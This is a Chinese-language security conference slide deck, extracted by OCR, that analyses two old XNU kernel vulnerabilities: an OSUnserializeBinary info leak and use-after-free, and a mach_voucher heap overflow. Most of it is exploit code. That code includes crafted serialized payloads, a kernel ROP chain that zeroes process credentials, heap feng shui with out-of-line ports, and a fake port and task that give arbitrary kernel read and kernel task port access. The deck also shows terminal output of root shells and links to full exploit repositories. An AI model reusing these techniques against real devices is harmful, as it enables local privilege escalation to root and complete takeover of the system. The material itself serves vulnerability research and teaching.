
阿里云 | 云盾先知 安全情报

一凳入魂 - XNU内核漏洞分析与利用

蒸米@阿里移动安全

Outline

- XNU introduction
- iOS 9.3.4/macOS 10.11.6 OSUnserializeBinary() info leak & UAF
- XNU kernel ROP
- iOS 10.2/macOS 10.12.2 mach_voucher() heap overflow
- iOS 10 port feng shui
- Conclusion



- XNU，由苹果电脑发展的操作系统内核，被使用于macOS和iOS中。它是Darwin操作系统的一部份，跟随着Darwin一同作为自由及开放源代码软件被发布。XNU是X is Not Unix的缩写。
- XNU for macOS是开源并且可以编译的：https://opensource.apple.com/source/xnu/
- XNU for iOS是闭源的并做了部分修改，但绝大多数实现和macOS是一样的。

iOS 9.3.4/macOS 10.11.6 内核漏洞: OSUnserializeBinary()

- 漏洞位置：xnu-source/libkern/c++/OSSerializeBinary.cpp

```
259 OSObject *
260 OSUnserializeBinary(const char *buffer, size_t bufferSize, OSString **errorString)
261 {
```

```
case kOSSerializeNumber:
    bufferPos += sizeof(long long);
    if (bufferPos > bufferSize) break;
    value = next[1];
    value <<= 32;
    value |= next[0];
    o = OSNumber::withNumber(value, len);
    next += 2;
    break;
```

- 信息泄露：没有检查len的大小，导致可以>8，从而泄露内核栈上的信息。

```
sym = OSDynamicCast(OSSymbol, o);
if (!sym && (str = OSDynamicCast(OSString, o)))
{
    sym = (OSSymbol *) OSSymbol::withString(str);
    o->release();
    o = 0;
}
ok = (sym != 0);
```

- Use-after-free：OSString key转换为OSSymbol的过程中OSString已经被free掉了，但这个OSString却被加入了对象列表里。

iOS 9.3.4/macOS 10.11.6 内核漏洞: OSUnserializeBinary()

```
<dict>
<key>min</key>
<number>0x4141414141414141</number>
</dict>
```

```
uint32_t data[] = {
0x000000d3,
0x81000001,
0x08000004, 0x006e696d,
0x84000200,   //change the length of OSNumber
0x41414141, 0x41414141
};
```

```
    } else if( (off = OSDynamicCast( OSNumber, obj ))) {
    offsetBytes = off->unsigned64BitValue();
    len = off->numberOfBytes();
    bytes = &offsetBytes;
#ifdef __BIG_ENDIAN__
    bytes = (const void *)
        (((UInt32) bytes) + (sizeof( UInt64) - len));
#endif

    } else
    ret = kIOReturnBadArgument;

    if( bytes) {
    if( *dataCnt < len)
        ret = kIOReturnIPCError;
    else {
            *dataCnt = len;
            bcopy( bytes, buf, len );
    }
```

```
text:FFFFFF80003934BA                call    _is_io_registry_entry_get_property_bytes
text:FFFFFF80003934BF                mov     [r14+28h], eax
```

- 如果攻击者将number的长度设置的非常长，并用io_registry_entry_get_property_bytes()去获取number数据的话，就会造成内核的信息泄露。
- 因为OS number的长度被修改了，所以返回的数据不光有攻击者发送给内核的number，还有栈上数据，比如函数return时候的返回地址: 0xFFFFFF80003934BF+kslide。

iOS 9.3.4/macOS 10.11.6 内核漏洞: OSUnserializeBinary()

```
<dict>
<string>A</string>
<bool>true</bool>
<key>B</key>
<data>vtable data...</data>
<object>1</object>
</dict>
```

```
338             case kOSSerializeObject:
339                 if (len >= objsIdx) break;
340                 o = objsArray[len];
341                 o->retain();
342                 isRef = true;
343                 break;
```

```
    0xffffff801f032c40 <+352>:  jae    0xffffff801f0334a3
    0xffffff801f032c46 <+358>:  movl   %edx, -0x5c(%rbp)
    0xffffff801f032c49 <+361>:  movl   %ebx, %eax
    0xffffff801f032c4b <+363>:  movq   (%rdi,%rax,8), %rbx
    0xffffff801f032c4f <+367>:  movq   (%rbx), %rax
    0xffffff801f032c52 <+370>:  movq   %rbx, %rdi
->  0xffffff801f032c55 <+373>:  callq  *0x20(%rax)
```

- OSString key转换为OSSymbol的过程中OSString已经被free掉了，但这个OSString却被加入了对象列表里。因此当一个OSObject类型去引用一个已经被释放了的OSString的时候，就会产生UAF。

- 因此，如果攻击者能够在OSString被free的时候，立刻申请一段和OSString一样大小的内存并且构造好对应的vtable数据，当内核调用o->retain()的时候，内核的pc指针就能被攻击者控制。

```
vm_address_t payload_addr = 0;
size_t size = 0x1000;
/* In case we are re-executing, deallocate the NULL page. */
vm_deallocate(mach_task_self(), payload_addr, size);

kern_return_t kr = vm_allocate(mach_task_self(), &payload_addr, size, 0);
if (kr != KERN_SUCCESS) {
  printf("error: could not allocate NULL page for payload\n");
  return 3;
}

uint64_t * vtable = (uint64_t *)payload_addr;

/* Virtual method 4 is called in the kernel with rax set to 0. */
  vtable[0] = 0;
  vtable[1] = 0;
  vtable[2] = 0;
  vtable[3] = ROP_POP_RAX(mapping_kernel);
  vtable[4] = ROP_PIVOT_RAX(mapping_kernel);
  vtable[5] = ROP_POP_RAX(mapping_kernel);
  vtable[6] = 0;
  vtable[7] = ROP_POP_RSP(mapping_kernel);
  vtable[8] = (uint64_t)stack->__rop_chain;

  return 0;
```

```
lsym_map_t* mapping_kernel=lsym_map_file("/System/Library/Kernels/kernel");

kernel_fake_stack_t* stack = calloc(1,sizeof(kernel_fake_stack_t));

PUSH_GADGET(stack) = RESOLVE_SYMBOL(mapping_kernel, "_current_proc");
PUSH_GADGET(stack) = ROP_RAX_TO_ARG1(stack, mapping_kernel);
PUSH_GADGET(stack) = RESOLVE_SYMBOL(mapping_kernel, "_proc_ucred");
PUSH_GADGET(stack) = ROP_RAX_TO_ARG1(stack, mapping_kernel);
PUSH_GADGET(stack) = RESOLVE_SYMBOL(mapping_kernel, "_posix_cred_get");
PUSH_GADGET(stack) = ROP_RAX_TO_ARG1(stack, mapping_kernel);
PUSH_GADGET(stack) = ROP_ARG2(stack, mapping_kernel, sizeof(int)*3)
PUSH_GADGET(stack) = RESOLVE_SYMBOL(mapping_kernel, "_bzero");

PUSH_GADGET(stack) = RESOLVE_SYMBOL(mapping_kernel, "_thread_exception_return");
```

```
MacBookPro:PEGASUS zhengmin$ ./exp
*************************************************************************
Local privilege escalation for OS X 10.11.6 via PEGASUS
by Min(Spark) Zheng @ Team OverSky (twitter: @SparkZheng)
*************************************************************************
getting kslide...
kslide=0x11400000
building the rop chain...
exploit the kernel...
sh-3.2# whoami
root
```

- 在macOS上有一种取巧的方法，如果exp的bin是32位的程序的话，可以使用NULL page。因此，攻击者可以使用vm_allocate()申请到NULL Page，然后将vtable和ROP chain都保存在NULL page里。
- 随后利用ROP获得当前进程的ucred，然后将cr_svuid设置为0，最后用thread_exception_return退出进程，即可拿到root。

- 在iOS上利用OSUnserializeBinary()漏洞会麻烦一些，因为不能利用NULL page（32位上和iPhone 7上kernel不能执行用户态的代码, SMAP）。
- 攻击者需要先用info leak获取到一个内核buffer的地址，然后将ROP chain拷贝到内核中的buffer中去。这样攻击者才能利用UAF漏洞进行ROP的执行。
- 具体细节可以参考lookout的《Technical Analysis of Pegasus Spyware》。

iOS 10.2/macOS 10.12.2 内核漏洞: Heap Overflow

```
kern_return_t
mach_voucher_extract_attr_recipe_trap(struct mach_voucher_extract_attr_recipe_args *args)
{
    ipc_voucher_t voucher = IV_NULL;
    kern_return_t kr = KERN_SUCCESS;
    mach_msg_type_number_t sz = 0;

    if (copyin(args->recipe_size, (void *)&sz, sizeof(sz)))
        return KERN_MEMORY_ERROR;
```

```
struct mach_voucher_extract_attr_recipe_args {
    PAD_ARG_(mach_port_name_t, voucher_name);
    PAD_ARG_(mach_voucher_attr_key_t, key);
    PAD_ARG_(mach_voucher_attr_raw_recipe_t, recipe);
    PAD_ARG_(user_addr_t, recipe_size);
};
```

```
struct host_create_mach_voucher_args {
    PAD_ARG_(mach_port_name_t, host);
    PAD_ARG_(mach_voucher_attr_raw_recipe_array_t, recipes);
    PAD_ARG_(int, recipes_size);
    PAD_ARG_(user_addr_t, voucher);
};
```

- macOS 10.12/iOS 10中的内核堆溢出漏洞（新函数），在yalu102中被使用。
- args->recipe_size是一个用户态的指针，指针指向了一个size的整数值。
- 函数并没有直接传递这个size整数，而是用copyin()将size的值从用户态拷贝到内核，然后赋值给sz。

iOS 10.2/macOS 10.12.2 内核漏洞: Heap Overflow

```
uint8_t *krecipe = kalloc((vm_size_t)sz);
if (!krecipe) {
    kr = KERN_RESOURCE_SHORTAGE;
    goto done;
}

if (copyin(args->recipe, (void *)krecipe, args->recipe_size ) {
    kfree(krecipe, (vm_size_t)sz);
    kr = KERN_MEMORY_ERROR;
    goto done;
}
```

漏洞代码（修复前）

```
uint8_t *krecipe = kalloc((vm_size_t)max_sz);
if (!krecipe) {
    kr = KERN_RESOURCE_SHORTAGE;
    goto done;
}

if (copyin(args->recipe, (void *)krecipe, sz)) {
    kfree(krecipe, (vm_size_t)max_sz);
    kr = KERN_MEMORY_ERROR;
    goto done;
}
```

漏洞代码（修复后）

- 随后函数调用kalloc(sz)去分配了sz大小的内核堆内存。
- 问题出现了，函数竟然用args->recipe_size作为长度，用copyin()拷贝用户态的数据到内核的堆内存中。
- args->recipe_size是用户态指针，而不是长度！Heap buffer overflow!
- 修复：macOS 10.12.3和iOS 10.2.1中，修改args->recipe_size为sz。

控制args->recipe_size的值

- 想要进行任意长度和内容的堆溢出，理论上需要控制控制args->recipe_size的值，而这个值是一个用户态的地址，控制起来并不是那么简单。


- 在iOS中，出于对0页面(NULL pointer dereference)的保护，攻击者并不能控制用户态0x16000以下的地址，难道攻击者每次都要拷贝大于0x16000的数据到内核？（必然会panic）

```
// this is how much data we want copyin to actually copy
// we make sure it only copies this much by aligning the userspace buffer
// such that after this many bytes there's an unmapped userspace page and the copyin stops and fails
uint64_t actual_copy_size = kalloc_size + overflow_length;
```

- 其实，只要copyin()在拷贝用户态数据的时候，遇到了unmap的内存，就自动停止拷贝。因此关键是内存拷贝的开始地址，和到unmap内存的地址。而参数中的args->recipe_size并不是非常关键。


- 比如说攻击者目标是溢出kalloc.256 (0x100) zone的内存，并溢出8位。也就是说真正要拷贝的内容为256 + 8= 0x108位。

- 攻击者先用mach_vm_allocate()在用户态分配一段内存，然后获取内存的起始地址start，然后计算一下结束的地址，也就是end=start+0x108。然后调用mach_vm_deallocate()将end后面的内存给unmap掉。然后把recipe的值设置为start。



- 随后攻击者设置：*(uint64_t*)recipe_size = 0x100; 这样内核会kalloc一段0x100的内存，然后把recipe_size=useraddr的内容拷贝进去，但攻击者将recipe地址中0x108长度后的内存给unmap了，所以只会溢出0x8位数据。

- Mach msg是XNU下最常见的消息传递机制，并且很多数据是通过“复杂消息”来传递。通过复杂消息，开发者甚至可以利用MACH_MSG_OOL_PORTS_DESCRIPTOR这种msg type来传递out-of-line端口。比如，攻击者用mach msg发送32个MACH_PORT_DEAD ool port到内核：






```
msg1.head.msgh_bits = MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0) | MACH_MSGH_BITS_COMPLEX;
msg1.head.msgh_local_port = MACH_PORT_NULL;
msg1.head.msgh_size = sizeof(msg1)-2048;
msg1.msgh_body.msgh_descriptor_count = 1;

msg1.desc[0].address = MACH_PORT_DEAD_buffer;
msg1.desc[0].count = 0x100/8; //32
msg1.desc[0].type = MACH_MSG_OOL_PORTS_DESCRIPTOR;
msg1.desc[0].disposition = MACH_MSG_TYPE_COPY_SEND;
```

MACH_PORT_DEAD = 0xffffffffffffffff

```
0xffffff80264e2a00: 0xffffffffffffffff 0xffffffffffffffff
0xffffff80264e2a10: 0xffffffffffffffff 0xffffffffffffffff
0xffffff80264e2a20: 0xffffffffffffffff 0xffffffffffffffff
0xffffff80264e2a30: 0xffffffffffffffff 0xffffffffffffffff
0xffffff80264e2a40: 0xffffffffffffffff 0xffffffffffffffff
0xffffff80264e2a50: 0xffffffffffffffff 0xffffffffffffffff
0xffffff80264e2a60: 0xffffffffffffffff 0xffffffffffffffff
0xffffff80264e2a70: 0xffffffffffffffff 0xffffffffffffffff
```


- 32个ool port的大小是0x100，离这个大小最近的zone是kalloc.256。接下来，攻击者目标是溢出kalloc.256 (0x100) zone的内存，覆盖另一个ool port的数据，让它的ipc_object指针指向用户态伪造的fake port object。同样我们可以在用户态伪造task。





- 为了保证攻击者能够溢出到攻击者控制的port，攻击者需要进行堆风水。通过的alloc和free在zone中挖出合适的槽，然后在某个槽中溢出，并寻找被溢出的port。

- 完成溢出后，通过mach_msg()接收ool port数据，如果发现某个ool port不再是PORT_DEAD了，说明攻击者控制了这个port，因为这个port的ipc_object被攻击者指向了用户态的内存。



- 攻击者将port伪造成IKOT_CLOCK内核服务对象，随后从textbase开始遍历这个对象的task数据在内核中的地址。如果clock_sleep_trap()的返回值不为fail，那么攻击者就猜中并获取到了clock_task在内核的地址。

```
uint64_t textbase = 0xffffffff007004000;
while(1)
{
    k+=8;
    //guess the task of clock
    *(uint64_t*)(((uint64_t)fakeport) + 0x68) = textbase + k;
    *(uint64_t*)(((uint64_t)fakeport) + 0xa0) = 0xff;

    //fakeport->io_bits = IKOT_CLOCK | IO_BITS_ACTIVE ;
    kern_return_t kret = clock_sleep_trap(foundport, 0, 0, 0, 0);

    if (kret != KERN_FAILURE) {
        printf("task of clock = %llx\n",textbase + k);
        break;
        }
}
```

- 如何利用faketask转化成内核任意读是整个exp最精彩的部分。攻击者先将fakeport的task指向攻击者伪造的faketask。随后将faketask的procoff设置为想要获取的内核数据的地址-0x10。然后再调用pid_for_task()就可以读取内核地址的数据，并保存到value里。（黑人问号？？？）


```
fakeport->io_bits = IKOT_TASK|IO_BITS_ACTIVE;
fakeport->io_references = 0xff;
char* faketask = ((char*)fakeport) + 0x1000;

*(uint64_t*)(((uint64_t)fakeport) + 0x68) = faketask;
*(uint64_t*)(((uint64_t)fakeport) + 0xa0) = 0xff;
*(uint64_t*) (faketask + 0x10) = 0xee;

int32_t value = 0;
*(uint64_t*) (faketask + procoff) = kernel_addr - 0x10;
pid_for_task(foundport, &value);
printf("read 0x%llx : 0x%x", kernel_addr, value);
```

```
kern_return_t pid_for_task(struct pid_for_task_args *args)
{
    mach_port_name_t    t = args->t;
    user_addr_t     pid_addr  = args->pid;  //return value
    ...
    t1 = port_name_to_task(t);  //get faketask
    ...
    p = get_bsdtask_info(t1);   //get *(faketask + procoff)
    if (p) {
        pid  = proc_pid(p);     //get *(p + 0x10)
        err = KERN_SUCCESS;
    }
    ...
    //copy the value to pid_addr
    (void) copyout((char *) &pid, pid_addr, sizeof(int));
    return(err);
}
```


```
kern_return_t pid_for_task(struct pid_for_task_args *args)
{
    mach_port_name_t    t = args->t;
    user_addr_t     pid_addr  = args->pid;  //return value
    ...
    t1 = port_name_to_task(t);  //get faketask
    ...
    p = get_bsdtask_info(t1);   //get *(faketask + procoff)
    if (p) {
        pid  = proc_pid(p);     //get *(p + 0x10)
        err = KERN_SUCCESS;
    }
    ...
    //copy the value to pid_addr
    (void) copyout((char *) &pid, pid_addr, sizeof(int));
    return(err);
}
```

```
__int64 __fastcall get_bsdtask_info(__int64 a1)
{
  return *(_QWORD *)(a1 + 0x380);
}
```

```
signed __int64 __fastcall proc_pid(__int64 a1)
{
  signed __int64 result; // rax@1

  result = 0xFFFFFFFFLL;
  if ( a1 )
    result = *(_DWORD *)(a1 + 0x10);
  return result;
}
```


```
//copy the value to pid_addr
(void) copyout((char *) &pid, pid_addr, sizeof(int));
```

➡ `read 0xffffff800cc00000 : 0xfeedfacf`




- 因此，利用伪造的faketask数据结构，攻击者让pid_for_task() 干了一件和本职工作毫不相干的事情。

- 之前攻击者已经得到了clock task在内核中的地址，而这个数据是保存在kernel的data段里的，因此攻击者只要从这个地址向前遍历，找到0xfeedfacf这个魔数就能定位kernel的base，并且这个地址减去0xffffff8000200000就是kslide。




```
uint64_t leaked_ptr =  *(uint64_t*)(((uint64_t)fakeport) + 0x68);
printf("clock task ptr = 0x%llx\n",leaked_ptr);
leaked_ptr &= ~0x3FFF;

while (1) {
    int32_t leaked = 0;
    kr32(leaked_ptr, &leaked);
    if (leaked == MH_MAGIC_64) {
        printf("found kernel text at %llx\n", leaked_ptr);
        break;
    }
    leaked_ptr -= 0x4000;
}

//found kernel base
uint64_t kernel_base = leaked_ptr;
kslide = kernel_base - 0xFFFFFF8000200000;
```

- 通过内核任意读，攻击者可以dump出来kernel的ipc_object以及kernel进程的task数据并赋值给fake port。随后，攻击者用task_get_special_port()就可以获得kernel task port，并通过mach_vm_read()和mach_vm_write()获得内核任意读写的能力了。



- 通过内核任意读写，攻击者找到自己进程的ucred，将cr_ruid，也就是real user id修改为0，这意味着攻击者将进程的uid变成了root。随后只要执行system(“/bin/bash”);即可获得root权限的shell。

```
struct ucred {
    TAILQ_ENTRY(ucred)  cr_link; /* never modify
    u_long  cr_ref;          /* reference count */

struct posix_cred {
    /*
     * The credential hash depends on everything
     * (see kauth_cred_get_hashkey)
     */
    uid_t   cr_uid;          /* effective user id
    uid_t   cr_ruid;         /* real user id */
    uid_t   cr_svuid;        /* saved user id */
    short   cr_ngroups;      /* number of groups i
    gid_t   cr_groups[NGROUPS]; /* advisory group
    gid_t   cr_rgid;         /* real group id */
    gid_t   cr_svgid;        /* saved group id */
    uid_t   cr_gmuid;        /* UID for group memb
    int cr_flags;           /* flags on credential */
} cr_posix;
    struct label    *cr_label;  /* MAC label */
    /*
     * NOTE: If anything else (besides the flags)
     * added after the label, you must change
     * kauth_cred_find().
     */
    struct au_session cr_audit;      /* user audit
};
```

```
mindeMacBook-Air:port_fengshui_root minzheng$ ./exp
******************************************************************************
Local privilege escalation for macOS 10.12.2 via mach_voucher heap overflow
by Min(Spark) Zheng @ Team OverSky (twitter@SparkZheng)
******************************************************************************
create voucher = 0xc03
fakeport = 0x5058000
ptz[0] = 0x32d03
found port!
leaked_ptr = 0xffffff8000e271c0
found kernel text at 0xffffff8000600000
tfp0 = 0x32e03
kernel_base = 0xffffff8000600000 slide = 0x400000
read kernel header = 0x1000007feedfacf
getuid = 0
bash-3.2# whoami
root
bash-3.2# uname -a
Darwin mindeMacBook-Air.local 16.3.0 Darwin Kernel Version 16.3.0: Thu Nov 17
bash-3.2#
bash-3.2#
```

- 随着苹果对iOS系统用户态安全性的加强，过沙盒的漏洞变的越来越少，但是越来越多的可以在沙盒内直接攻击内核的漏洞被挖掘了出来。
- 随着漏洞利用方法的不断公开（pegasus，yalu），如何挖掘和防护这种威力强大的漏洞变成了未来iOS系统安全的研究趋势。
- 内核漏洞利用以及提权的参考资料：

  macOS 10.11.6 OSUnserializeBinary() info leak & UAF:
  https://github.com/zhengmin1989/OS-X-10.11.6-Exp-via-PEGASUS

  macOS 10.12.2 mach_voucher() heap overflow
  https://github.com/zhengmin1989/macOS-10.12.2-Exp-via-mach_voucher

阿里云 | 云盾先知 安全情报

Thanks

微博：蒸米spark

实习生招聘：